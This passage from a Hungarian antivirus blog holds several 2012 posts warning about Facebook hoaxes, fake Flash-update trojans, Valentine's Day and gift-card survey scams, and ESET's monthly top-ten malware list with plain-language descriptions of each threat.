Egy igen részletes Mafiawars-os elemzésben viszont azt láthatjuk, **semmi bizonyíték arra, hogy valóban trójai lenne a Zynga játékokban**, ami inkább kártékony, az a hamis riadalomkeltés tömeges továbbküldözgetése. Ha van is valamilyen rendellenesség, az a posztíró szerint nem trójai, hanem inkább a nem frissített flash player miatt lehet. Amit viszont ugye minden jóérzésű felhasználónak mindig és kizárólag csakis az Adobe weboldaláról illik letöltenie. Igazából ez a Facebookon terjedő Flash frissítés is már egy szakállas módszer: **legalább négy éve már, hogy időről időre jelennek meg a közösségi oldalakon is Adobe-os csalások**.



Sajnos azt szűrhetjük le végül, hogy ez egy végeláthatatlan macska-egér harc, egy neverending story: **mindig lesznek becsapásos próbálkozások, és mindig lesz hozzá figyelmetlen vagy tapasztalatlan felhasználó is. Mi mindössze annyit tehetünk, hogy nem tartozunk közéjük**, nem dőlünk be hoaxoknak, sem fontos 2012-es VISA frissítésnek - magyarul óvatosan és figyelmesen tesszük a dolgunkat.



Emellett pedig nem küldözgetünk tovább megalapozatlan rémhíreket: ezzel csak felesleges pánikot okozunk, és igazából nem segítünk vele senkinek sem.

Tetszik 129 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 4 Tweet

Ajánlott bejegyzések:

- Gyerek-barát netezés
- Tízből öt kártevő hátsóajtót nyit
- Utaljunk pénzt a S.O.C.A.-nak
- "Szósölmédia" és nyaralás
- 25-ször több a mobilos kártevő

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4036308

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Biztonságosabb lehet a Facebook

2012.02.03. 15:10 | Csizmazia István [Rambo] | 2 komment

Címkék: biztonság facebook tőzsde

Mint az közismert, tőzsdére ment a Facebook, és a vállalkozás további sikeres fejlődése elég valószínű. Ám az elsődleges nyilvános forgalomba hozatali lépésnek **az üzleti vonatkozásokon túl is lehetnek egyéb, a biztonságot is nagyban érintő pozitív hozadékai**. Legalábbis reméljük, hogy lesznek ilyenek.



Nincs nap, vagy hét, hogy valamilyen adathalász, kártevő terjesztő, dakota lájkgyűjtő vagy éppen clickjacking akció ne zajlana a Facebook oldalain. Az persze evidencia, hogy kell a felhasználók óvatossága, meg egy idő után a kártevők, illetve a kártékony oldalak URL-jei (ha nem fast fluxos) bekerülnek az adatbázisba, illetve a linkek feketelistájára, ám az igazi megoldás kétségtelenül az lenne, ha nem 800 millió felhasználó szöszmötölne egyesével a saját számítógépén a kártékony kódok elűzésével, hanem maga a Facebook rántaná össze magát, és **hatékonyabban szűrne központilag, gyorsabban lépne a szükséges visszaélések alkalmával**.



Erre nyílhat most komoly esély, mert **a tőzsdére lépés alkalmával nyilatkozatot kellett tenni a kockázatokról is**, és ezek között található többek közt a következő, 23-as nevű rész is:

"Computer malware, viruses, and computer hacking and phishing attacks have become more prevalent in our industry, have occurred on our systems in the past, and may occur on our systems in the future ... As a result of spamming activities, our users may use Facebook less or stop using our products altogether."



Ebből ugye világosan látszik, **az üzemeltetők nagyon is tisztában vannak a veszélyekkel, legyen az csalás, visszaélés, vírustámadás, játékokkal kapcsolatos pénzügyi visszaélés vagy a magánélettel, a privát szféra védelmével kapcsolatos kérdés**. Nos ebben lehet jó hír, hogy a tőzsdére való bevezetés egyúttal olyan kötelezettségekkel is jár, mint például időszakos jelentések benyújtása vagy **a biztonsági incidensek kötelező nyilvánosságra hozatala**.



Erre eddig a Facebook, mint magáncég korábban semmi ilyesmire nem volt kötelezve. Nyilvánvalóan a korábbi FTC döntés mellett a felügyelet is igyekszik majd megfelelő nyomást gyakorolni, hogy a magánszféra védelme kifogástalanul megvalósuljon, és a Facebook biztonságosabb legyen - kérdés, hogy ezt most egyszer teszi-e meg, vagy a jövőben folyamatosan.



Mindenesetre Graham Clueley - aki korábban már számos kritikát megfogalmazott, és a tucatnyi biztonsággal kapcsolatos anomáliára, hiányosságra hívta fel a figyelmet - azt reméli, hogy **a közvélemény és a felügyelet fokozott figyelme, ellenőrzése előnyös változásokat fog eredményezni a Facebook biztonságában**. Meglátjuk, valóban így lesz-e, addig is **a blog nevében kívánjuk, hogy ebben a kérdésben maximálisan igaza legyen**.

Tetszik 13 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Informatikai biztonság az egészségügyben
- Android kémprogram persze csak a mi érdekünkben
- Tízből öt kártevő hátsóajtót nyit
- "Szósölmédia" és nyaralás
- Mai szavunk pedig: keyjacking

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4056550

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.



twollah / bRoKEn hOPe, sUppLeX · http://freewaresoftwarenews.blogspot.com/ 2012.02.03. 20:38:33

Milyen jo, hogy nem vagyok fenn a faszbukon.

dr. Ez a felhasználó elhatárolódik saját magától · http://ideologiak.blog.hu/ 2012.02.03. 20:57:10

Amíg lesz elég hülye, amíg nem lesz elég jó a szövegelemző/stb. technológia *minden* nagyobb nyelven, amíg nem lesz elég humán erőforrás az összes link ellenőrzésére 5-10 percen belül, addig lesz spam, lájkgyűjtés és clickjacking is. Namármost, hülye mindig is lesz. A szövegelemző sz'tem ilyen magas szinten nem lesz, mert ez már az intelligencia határa, hogy spam vagy sem. Humán erőforrás meg végképp nem, több millió ember kéne. Ergo spam is lesz. Ilyen egyszerű ez, akármit is mond a facebook.

Az USA megtámadja Iránt. Vagy mégsem?

2012.02.06. 13:20 | Csizmazia István [Rambo] | 1 komment

Címkék: flash video frissítés usa facebook irán player szaúd arábia

Pár napja már írtunk a Zynga játékok kapcsán az Adobe Flash Player frissítésével kapcsolatos trükkökről, amelynél **néha valóban hamis frissítési linket ajánlgatnak, néha pedig csak egy "figyelmeztető" hoaxot indítanak az útjára**. Vagy mégsem rovatunkban ezúttal arról szól a történet, hogy **kapunk egy videó linkes Facebook üzenetet, miszerint az USA megtámadja Iránt és Szaúd Arábiát**.



Már a breaking news sem a régi, és **a váratlan szenzációs hírek kapcsán továbbra is tartja magát az az ökölszabály**: ha a harmadik világháború kitöréséről szólnak, vagy hogy tegnap ufók landoltak a Vörös téren, esetleg frissiben látták Elvis Prestleyt egy jetivel pókerezni újholdkor a balmazújvárosi Négyszarvú Macska nevű csapszékben, akkor nem kell okvetlenül mindezt azonnal készpénznek venni.



Ha pedig valami über hihetőnek hangzó dologról van szó, akkor pedig néhány kattintással - de nem a kéretlen üzeneten - a **BBC, CNN, Google, és egyéb hírportálokon, keresőkön érdemes előbb utánanézni**, lehet-e más a politika.



Mai darabunk egy olyan hamis Facebook üzenet, melyben arról kapunk tájékoztatást, hogy az Egyesült Államok megtámadja Iránt és Szaúd Arábiát, és ezzel akár a III. Világháború is kitörhet: *"U.S. Attacks Iran and Saudia Arabia. F**k :-([LINK] The Begin of World War 3?"*. **Természetesen linket is mellékelnek hozzá, amely egy hamis CNN honlapra mutat, rajta egy tankos videó az utcán**.



És itt álljunk meg egy röpke pillanatra: ahogy a bankolást sem a kéretlen e-mailben kapott linken végezzük, hanem a saját begépelt vagy könyvjelzőzött https-es helyen intézzük, úgyanúgy **egy kéretlen üzenetben kapott CNN sem biztosan valódi**.



Akkor most vissza a linket tartalmazó üzenethez: **egy olyan oldalra vezet, ahol mégsem tudjuk megnézni ezt a bizonyos videót**, hanem előtte ~~egy kis ungabunga,~~ ~~izé kodekfrissítés~~, ~~izé~~ **egy ablakban kérik az Adobe Flasht frissíteni. Ezt megtenni azonban nem érdemes, mert egy trójai kártevőt telepítenénk ezzel. Ahogy már többször is írtuk, Adobe Flasht csakis az Adobe weboldaláról célszerű letölteni, frissíteni**.



Hogy egy átlagfelhasználó számára ebben a becsapásban mi a hihetőbb, a harmadik világháború közelgő kitörése vagy az, hogy egy kéretlen üzenet linkje ad megbízható Flash Player frissítést, nem tudjuk. Az azonban valószínűnek látszik, ennek is meglesz a maga 5% áldozata, és ehhez zárásképp következzen egy kis múltidézés.

Még a hetvenes években végzett egy felmérést az USA-ban a Stockholmi Békekutató Intézet. Arra a kérdésre voltak kíváncsiak a lakosság körében, hogy ki ellen is vívták annak idején a második világháborút. Az eredmény lesújtó volt, a megkérdezettek jelentős többsége nem is

tudta. **Akik egyáltalán válaszolni tudtak, azok közül a legtöbb pedig a Szovjetuniót mondta, és csak egy elenyésző kisebbségük jelölte meg a helyes választ, Németországot**.



Magyarán az átlag tájékozottság és az átlag kíváncsiság az angol nyelvterületen minden valószínűség szerint meg fogja hozni a kártevő terjesztők által várt eredményt. **Ezt bizonyítja az is, hogy a Sophos beszámolója szerint már a csalás első 3 órájában 60000 ember kattintott erre a rosszindulatú hivatkozásra.**

Tetszik 62 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 1 Tweet

Ajánlott bejegyzések:

- Gyerek-barát netezés
- Az XP él, az XP élt, az XP élni fog
- Elégedetlenek vagyunk a Facebook biztonságával
- "Szósölmédia" és nyaralás
- A jelszó érték, vigyázzunk rá

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4071467

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

stoppos76 2012.02.06. 12:59:10

Hahaha. Pláne, hogy Szaud Arábi az USA szövetségese. :)

2 az 1-ben: a szerelem és az átverések ünnepe

2012.02.08. 12:55 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: nap csalás valentin trójai kártevő védekezés

Nem volt még eddig olyan év, ahol a Valentin nap ne lett volna felhasználva különféle csalásokra, vírusok és trójaiak terjesztésére. Több, mint valószínű, hogy **a mostani 2012-es esztendő sem lesz mentes ebből a szempontból**, emiatt az ünneplés mellett érdemes lesz tehát jobban odafigyelni.



Egy alapos **összefoglalóval jelentkeztek az ESET szakemberei, amelyben a legjellegzetesebb trükköket ismertetik, illetve adnak jó tanácsot** mire nem érdemes kattintani, mikor érdemes gyanakodni, mit nem szabad elhinni. Érdemes mindig szem előtt tartani, hogy a csalók főként a pénzünkre és a személyes adatainkra hajtanak, lássuk hát akkor a részleteket.



Első helyen említik a **közösségi oldalakat, ahol temérdek romantikus levél, linket tartalmazó Valentin napi üzenet fog keletkezni**. Tanácsuk szerint főleg a rövidített linkeknél érdemes **óvatosnak lenni, még akkor is, ha valamilyen értékes, például 1000 dollár értékű Victoria Secret ajándékot ígérnek ingyen**. Ilyen "ingyen" ajánlatokkal nem csak a Twitteren, hanem a Facebookon is találkozhatunk bőségesen.



A következő **támadási lehetőség a kereső találatok mérgezése**, amely persze nem csak a szerelmesek napján dívik, de minden bizonnyal ezt az apropót is kiaknázzák majd a segítségével. A Blackhat SEO segítségével a Google és más keresők találatai között számos kártevővel fertőzött oldalt tartalmazhatnak, így egyfelől mindig legyen frissítve az operációs rendszer, az antivírus, a böngésző kliens, a flash player, és a böngészőn belüli olyan biztonsági kiegészítők, mint a NoScript, AdBlock Plus, WOT, Netcraft, és társaik. Természetesen **az előző pontban említett, és a keresőtalálatok közt felbukkanó: "1000 dolláros Valentin napi Victoria Secret ajándék csak most, csak neked, ingyen" hirdetés túl szép, hogy igaz legyen**, ilyenekre kattintani nem igazán érdemes.



Talán **a legismertebb kategória az ünnepi üdvözlőlap, amely szintén kedvelt célpontja szokott lenni a kártevőterjesztőknek**. Itt is áll a kliensoldali védelmünk naprakészségének fontossága, másfelől az ismeretlen feladó, **letöltődni kívánó .EXE kiterjesztés, egy túlságosan ismeretlen üdvözlőlap szolgáltató vagy éppen valamilyen érdekesen kaotikusnak és egzotikusnak tűnő URL** is adhat okot komolyabb gyanakvásra.



Visszatérve még a közösségi oldalakhoz, különösen pedig **a Facebookhoz, érdemes figyelni az új "érdekes" applikációkra**, amelyek nevünkben posztolnak, csak lájkolás után látszik, pontosan miről van szó. **Érdemes időről időre adatvédelmi beállításainkat is újra felülvizsgálni, és a szükséges módosításokat végrehajtani**. Az adataink megadásánál, képeink feltöltésénél pedig mindig az lebegjen a szemünk előtt, hogy **megosztási beállításainktól függetlenül az a személyes adat van a legnagyobb biztonságban, amit egyáltalán fel sem töltünk**.



Ám **nem csak a szerelmes pároknak érdemes résen lenni, hanem az éppen egyedül állóknak is**. Az alkalmat felhasználva ugyanis gyors és sikeres pártalálás ígéretével egész maffia üzletág foglalkozik, ahol a naiv netezőknek például csinos, szexi orosz menyasszonyokat ajánlanak.





Bár **a romantikus egymásra találás nem lehetetlen az internet segítségével, ám az ilyen orosz menyasszonyos trükk egy klasszikus, tipikus pénzlehúzós történet**, amely biztosan nem végződik házassággal.



Az említett árnyoldalak ellenére aki akar, azért persze ünnepeljen csak bátran. Ha pedig valaki menet közben **valamilyen újszerű, érdekes Valentin napi csalásba botlik, az bátran ossza meg velünk tapasztalatait, és kommenteljen**.

Tetszik 113 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Informatikai biztonság az egészségügyben
- Android kémprogram persze csak a mi érdekünkben
- Majdnem mindenki átverhető adathalászattal
- Ez történik a weben egy perc alatt
- Hogyan szúrjuk ki a gyanús Android appokat?

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4078099

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Befagyott a toplista

2012.02.13. 11:40 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: adatok 2012 január nod32 eset havi threatsense vírusstatisztika

Az ESET **minden hónapban összeállítja a világszerte terjedő számítógépes vírusok toplistáját**, melyből megtudhatjuk, hogy aktuálisan milyen kártevők veszélyeztetik leginkább a felhasználók számítógépeit. 2012. januárjában a következő 10 károkozó terjedt a legnagyobb számban.



Szinte változatlan helyzetet hozott az új év első hónapjának vírus toplistája. A tavaly decemberi összesítéshez képest ugyanúgy **az első helyre került a januári adatok alapján a HTML/ScrInject.B trójai**, amely már régi szereplője a listáknak. Ez a trójai fertőzése során **hátsó ajtót nyit a megtámadott rendszeren**, és ezen keresztül a háttérben további kártékony JavaScript állományokat kísérel meg letölteni a számítógépre.



Második pozícióban találjuk az Autorunt, és a Conficker féreg is őrzi egyelőre a negyedik helyét - korábban mindegyikük hosszú ideig volt képes vezetni a fertőzési listát. Egy apró előrelépéssel ezúttal **hetedik lett a JS/TrojanDownloader.Iframe.NKE trójai, amely önhatalmúlag módosítja a böngészőklienst, és ezzel észrevétlenül átirányítja a találatokat** különféle kártékony programokat tartalmazó rosszindulatú weboldalakra. Az ilyesfajta trójai kártevő kódja leggyakrabban különféle weboldalak HTML beágyazásaiban található.

Összességében elmondhatjuk, az év első hónapja nem rendezte át jelentősen a decemberi felállást, mindössze minimális sorrendcserék történtek a mezőny hátsó felében. **Ami valószínűleg változhat az elkövetkező hónapokban, az az Autorun vírus és a Conficker féreg további gyengülése, illetve a februári Valentin nap kapcsán, de amúgy összességében is várható a toplistán a trójaik arányának emelkedése**.



A januári eseményeket áttekintve **örömmel konstatálhatjuk, sem Chuck Norris nem halt meg, sem pedig a Facebook nem állt le az ígért internetes támadások következtében**. A kártevő helyzettel kapcsolatosan elmondhatjuk, két kiemelten fontos téma is napirenden szerepelt Antivirus blogunk weboldalán. Az egyik **a Win32/Carberp trójai egyik újabb támadási módszere volt, amely ezúttal egy állítólagos Facebook bejelentkezési hibára** hivatkozva 20 EUR összeget igyekezett hamis üzenetével kicsalni a felhasználóktól.




A másik téma pedig az úgynevezett DNS Charger kártevő, amely a felhasználók számítógépein szereplő DNS, azaz Domain Name System beállításokat módosítva észrevétlenül kártékony webhelyekre irányítja át az áldozatok böngészőjét. **A dolog aktualitását az jelenti, hogy 2012. március 8. után az ilyen fertőzött gépek ezeknek a manipulált DNS szervereknek a leállítása miatt nem lesznek képesek elérni az internetet, ameddig el nem végzik a mentesítést**. Ez elsősorban a Windows, de emellett részben az OS X klienseket is érint, hiszen ezekre az operációs rendszerekre gyártották az említett trójai kártevőket.



A DNS beállításainkat több féle módszerrel is ellenőrizhetjük. Kipróbálhatjuk az FBI által készített hivatalos ellenőrzést, amely begépelt IP címünk alapján segít meghatározni, vajon DNS fertőzött-e a számítógépünk. Emellett más hasonló célú oldalak is segíthetnek, például a

németországi www.dns-ok.de, valamint a művelethez az angol nyelvű www.dns-changer.eu/en/check.html is a rendelkezésünkre áll.



Vírustoplista
Az ESET több millió felhasználó visszajelzésein alapuló **statisztikai rendszere szerint 2012. januárjában a következő 10 károkozó terjedt világszerte a legnagyobb számban**, és volt együttesen felelős az összes fertőzés 19.81%-áért. Aki pedig folyamatosan és első kézből **szeretne értesülni a legújabb Facebookos kártevőkről, a közösségi oldalt érintő mindenfajta megtévesztésről, az csatlakozhat hozzánk az ESET Magyarország www.facebook.com/biztonsag oldalán**.

1. HTML/ScrInject.B trójai
Elterjedtsége a januári fertőzések között: 4.98%
Előző havi helyezés: 1.

Működés: A HTML/ScrInject trójai egy RAR segédprogrammal tömörített állomány, amely telepítése során egy üres (c:\windows\blank.html) állományt jelenít meg a fertőzött gép böngészőjében. Hátsó ajtót nyit a megtámadott rendszeren, és ezen keresztül a háttérben további kártékony JavaScript állományokat kísérel meg letölteni.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/scrinject-b-gen

2. INF/Autorun vírus
Elterjedtsége a januári fertőzések között: 4.41%
Előző havi helyezés: 2.

Működés: Az INF/Autorun gyűjtőneve az autorun.inf automatikus programfuttató fájlt használó károkozóknak. A kártevő fertőzésének egyik jele, hogy a számítógép működése drasztikusan lelassul, és fertőzött adathordozókon (akár MP3-lejátszókon is) terjed.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/%21autorun

3. HTML/Iframe.B.Gen vírus
Elterjedtsége a januári fertőzések között: 2.74%
Előző havi helyezés: 3.

Működés: A HTML/Iframe egy gyűjtőneve az olyan vírusoknak, amelyek HTML weboldalak Iframe tagjeibe ágyazódva egy megadott URL helyre irányítja át a böngészőt a felhasználó tudta és engedélye nélkül. Fertőzött weboldalakon keresztül terjed.



Bővebb információ: http://www.eset.eu/virus/html-iframe-b-gen

4. Win32/Conficker féreg
Elterjedtsége a januári fertőzések között: 2.01%
Előző havi helyezés: 4.

Működés: A Win32/Conficker egy olyan hálózati féreg, amely a Microsoft Windows MS08-067 biztonsági bulletinben tárgyalt hibát kihasználó exploit kóddal terjed. Az RPC (Remote Procedure Call), vagyis a távoli eljáráshívással kapcsolatos sebezhetőségre építve a távoli támadó megfelelő jogosultság nélkül hajthatja végre az akcióját. A Conficker először betölt egy DLL fájlt az SVCHost eljáráson keresztül, majd távoli szerverekkel lép kapcsolatba, hogy azokról további kártékony kódokat töltsön le. Emellett a féreg módosítja a host fájlt, ezáltal számos antivírus cég honlapja elérhetetlenné válik a megfertőzött számítógépen. Változattól függően a felhasználó maga telepíti, vagy egy biztonsági résen keresztül felhasználói beavatkozás nélkül magától települ fel, illetve automatikusan is elindulhat egy külső meghajtó fertőzött Autorun állománya miatt.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/%21conficker

5. Win32/Dorkbot féreg
Elterjedtsége a januári fertőzések között: 1.31%
Előző havi helyezés: 5.

Működés: A Win32/Dorkbot féreg cserélhető adathordozók segítségével terjed. A féreg tartalmaz egy hátsóajtó komponenst is, melynek segítségével távolról átvehető az irányítás a fertőzött számítógép felett. Maga a futtatható állomány UPX segítségével tömörített EXE, futtatása során pedig összegyűjti az adott gépről a weboldalakhoz tartozó felhasználói neveket és jelszavakat, majd ezeket megkísérli egy távoli gépre elküldeni.



Bővebb információ: http://www.eset.eu/encyclopaedia/win32-dorkbot-a-worm-gen-trojan-menti-gjic-pws-zbot-fo

6. Win32/Autoit féreg
Elterjedtsége a januári fertőzések között: 1.08%
Előző havi helyezés: 6.

Működés: A Win32/Autoit féreg cserélhető adathordozók segítségével terjed, de olyan variánsa is van, amelyik az MSN üzeneteket használja fel a fertőzés terjesztésére. Emellett kártékony weboldal letöltéseivel is terjedhet, illetve más kártevő is létrehozhatja (drop) azt. Súlyos adatvesztést is okozhat, ugyanis ha a féregnek sikerül megfertőznie a rendszert, akkor az összes lokális és hálózati meghajtón megkeresi a futtatható állományokat, és kicseréli őket saját magára.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/%21autoit

7. JS/TrojanDownloader.Iframe.NKE trójai
Elterjedtsége a januári fertőzések között: 0.96%
Előző havi helyezés: 8.

Működés: A JS/TrojanDownloader.Iframe.NKE trójai módosítja a böngészőklienst, és önhatalmúlag átirányítja a találatokat különféle kártékony programokat tartalmazó rosszindulatú weboldalakra. A trójai kártevő kódja leggyakrabban a weboldalak HTML beágyazásában található.



Bővebb információ: http://www.eset.eu/encyclopaedia/js-trojandownloader-iframe-nke-trojan-clicker-agent-ev-mal-f-kt

8. Win32/Sality vírus
Elterjedtsége a januári fertőzések között: 0.92%
Előző havi helyezés: 7.

Működés: A Win32/Sality egy polimorfikus fájlfertőző vírus. Futtatása során elindít egy szerviz folyamatot, illetve Registry bejegyzéseket készít, hogy ezzel gondoskodjon arról, hogy a vírus minden rendszerindítás alkalmával elinduljon. A fertőzése során EXE illetve SCR kiterjesztésű fájlokat módosít, és megkísérli lekapcsolni a védelmi programokhoz tartozó szerviz folyamatokat.



Bővebb információ: http://www.eset.eu/encyclopaedia/sality_nar_virus__sality_aa_sality_am_sality_ah

9. JS/Iframe.AS trójai
Elterjedtsége a januári fertőzések között: 0.70%
Előző havi helyezés: 12.

Működés: A JS/Iframe.AS trójai egy olyan program, amely észrevétlenül átirányítja a böngészőt egy kártékony kódot tartalmazó weboldalra. A kártevő program kódja általában szabványos HTML oldalakon belül, annak belsejébe beágyazva található.



Bővebb információ: http://www.eset.eu/encyclopaedia/js-iframe-as-trojan-blacoleref-l-hc-gen-agent-erc

10. Win32/Spy.Ursnif.A trójai
Elterjedtsége a januári fertőzések között: 0.70%
Előző havi helyezés: 10.

Működés: A Win32/Spy.Ursnif.A trójai egy olyan kémprogram, amely a fertőzött számítógépről ellopja a személyes adatokat, és aztán egy rejtett felhasználói accountot létrehozva megkísérli elküldeni azokat egy Távoli Asztalkapcsolat (Remote Desktop) segítségével. Bár a kémkedő kártevő igyekszik rejtve maradni, a váratlan és kéretlen fájlműveletek gyanút kelthetnek, illetve naprakész antivírus és tűzfal birtokában is hamar lelepleződik. Érdemes lehet rendszeres időközönként ellenőrizni a felhasználói fiókjainkat is, és ha ott valami rejtélyes ok miatt új, ismeretlen account keletkezett, úgy azonnal egy teljes vírusellenőrzést végezni.



Bővebb információ: http://www.eset.eu/encyclopaedia/win32-spy-ursnif-a-trojan-win32-inject-kzl-spy-ursnif-gen-h-patch-zgm

Tetszik 2 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Android kémprogram persze csak a mi érdekünkben
- Majdnem mindenki átverhető adathalászattal
- Ez történik a weben egy perc alatt
- Hogyan szúrjuk ki a gyanús Android appokat?
- Safe mód a Mechagodzilla ellen

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4100527

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Victoria titka testközelből

2012.02.15. 13:50 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: nap cookie valentin survey victoria tracking secret clickjacking

Az ESET munkatársainak jóvoltából most **lehull a lepel a Valentin napi Victoria's Secret 1000 dolláros akciójáról**, mondhatni fény derül Victoria titkára (nincs is titkára ;-). Anélkül, hogy előre lelőnénk a nyilvánvaló poént, azt azért leszögezhetjük: ahogy nincsen ingyen ebéd, hasonlóan **ingyen ezer dollár sem fog az egérkattintás után az ölünkbe hullani**.



A Valentin napi tobzódás amúgy **egy remekbe szabott alkalom a kereskedőknek**, akik a mellékelt elsőosztályú infógrafika tanúsága szerint láthatóan mindent bevetnek a **már nem csak a szerelmesek, hanem a munkatársak, osztálytársak, kutyák, macskák, pettyes gekkók, vörös fülű ékszerteknősök, tarantula pókok és egyéb válogatott házi kedvencek megajándékozásából** befolyó jövedelmek nivellálása érdekében.



Egyes felmérések szerint ilyenkor az egyedülállóak is meglepik saját magukat. **Szív alakú muffinok, hitelre vehető gyémántgyűrű éppúgy ott szerepel, mint a piros rúzsfoltot kiválóan eltüntető mosószer, vagy a közösen eltölthető több idő reményében beruházott mosogatógép**. Veterán antivirus.blog olvasók persze jól tudják, évről évre az ünnepek környékén a csalók, kártevőterjesztők is ugrásra készen állnak, a Valentin nap az egyik visszatérő kedvencük, és ezúttal is nekik köszönhetjük **az "ingyen" Victoria's Secret utalványnak látszó tárgyat, amelyre például bármely Google keresés közben rábukkanhatunk**.



Múltkori posztunkban már összefoglaltuk az ilyenkor szokásos fő csalási módszereket, adtunk tanácsot a védekezéshez is, **ma azonban megmutatjuk egy videó segítségével**, nem eszik olyan forrón Victoria kásáját. A plakát szerint **ingyen ezer USD értékű kártyát kapunk, ám a megszerzése a kezdeti léha kattintás után képernyőnként egyre távolibbnak, elérhetetlenebbnek látszik**.



Az elején még persze **a "beetető" hová és kinek küldhetjük az ajándékot, töltsd ki légy szíves először csak az e-mail címedet, aztán már összes személyes adatodat, név, cím, telefon, születési idő, kutya oltási bizonyítványának száma, aztán rájövünk, jön a step2, step3, és egy rakat "You are almost finished"**, csak előtte még egy kis ungabunga, survey kitöltögetés, házas-e vagy, van-e biztosításod, és ha igen akkor miért nem típusú kérdéshegyek.












Lényeg a lényeg, **ha nem mi vagyunk az öreg űrlapkitöltögető legkisebb fia**, aki temérdek szabadidejében ily módon üti el a napközbeni unalmas órákat TeleTubbies Marathon nézése helyett, **nem lesz semmilyen hasznunk az akcióból**. Ingyen pénzt érő kupon helyett azonban **remekül felvértezhetjük magunkat egy jó adag tracking cookieval** - amelyek igyekeznek böngészés közbeni szokásainkat kikémlelni, és a hirdetők számára továbbítani - **ezt azonban tényleg teljesen ingyen kapjuk**.



Miért és kinek jók ezek az idióta kérdőívek? A dolog ott nyer értelmet, hogy a csalók a lekattintott, szokásaink után kérdezgető weblapok, űrlapok után a hirdetőktől, piackutatóktól fejpénzt kapnak, amelynek kitöltögetését az ingyen nyereményre ácsingózó szerencsétlen, naiv balekokra bízzák. Emlékezzünk csak a korábbi DNSCharger-es posztra, ahol említést nyert az FBI Operation Ghost Click nevű botnet ellenes akciója. Az ott ismertetett kártevő **becslések szerint mintegy 4 millió számítógépet is megfertőzhetett már világszerte több, mint 100 országban, és pontosan ilyen, kattintásért és reklámért fizető clickjacking visszaélésre használták fel a gyanútlan áldozatokat**.



Ez a fajta csalás egy könnyű és jól jövedelmező módszer a bűnelkövetőknek. Egy közel sem dakota mondás szerint "nem az az okos ember, aki sosem hibázik, hanem az, aki tanul az elkövetett hibájából". Kívánjuk, valóban legyen így, és **aki esetleg most még hiába várta az ingyen ezer dollárját, azt vigasztalja az a tudat, hogy alaposan megtanulja belőle a leckét**, és legközelebb már biztosan gyanakvóbb és figyelmesebb lesz.

Tetszik 13 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Informatikai biztonság az egészségügyben
- Mi a közös bennük? Trójai, Chrome, kormányzat
- Küldj pénzt! - Az elveszett poggyász sztori
- 25-ször több a mobilos kártevő
- Mai szavunk pedig: keyjacking

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4112788

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Lefotózunk, felcímkézünk, kiteszünk

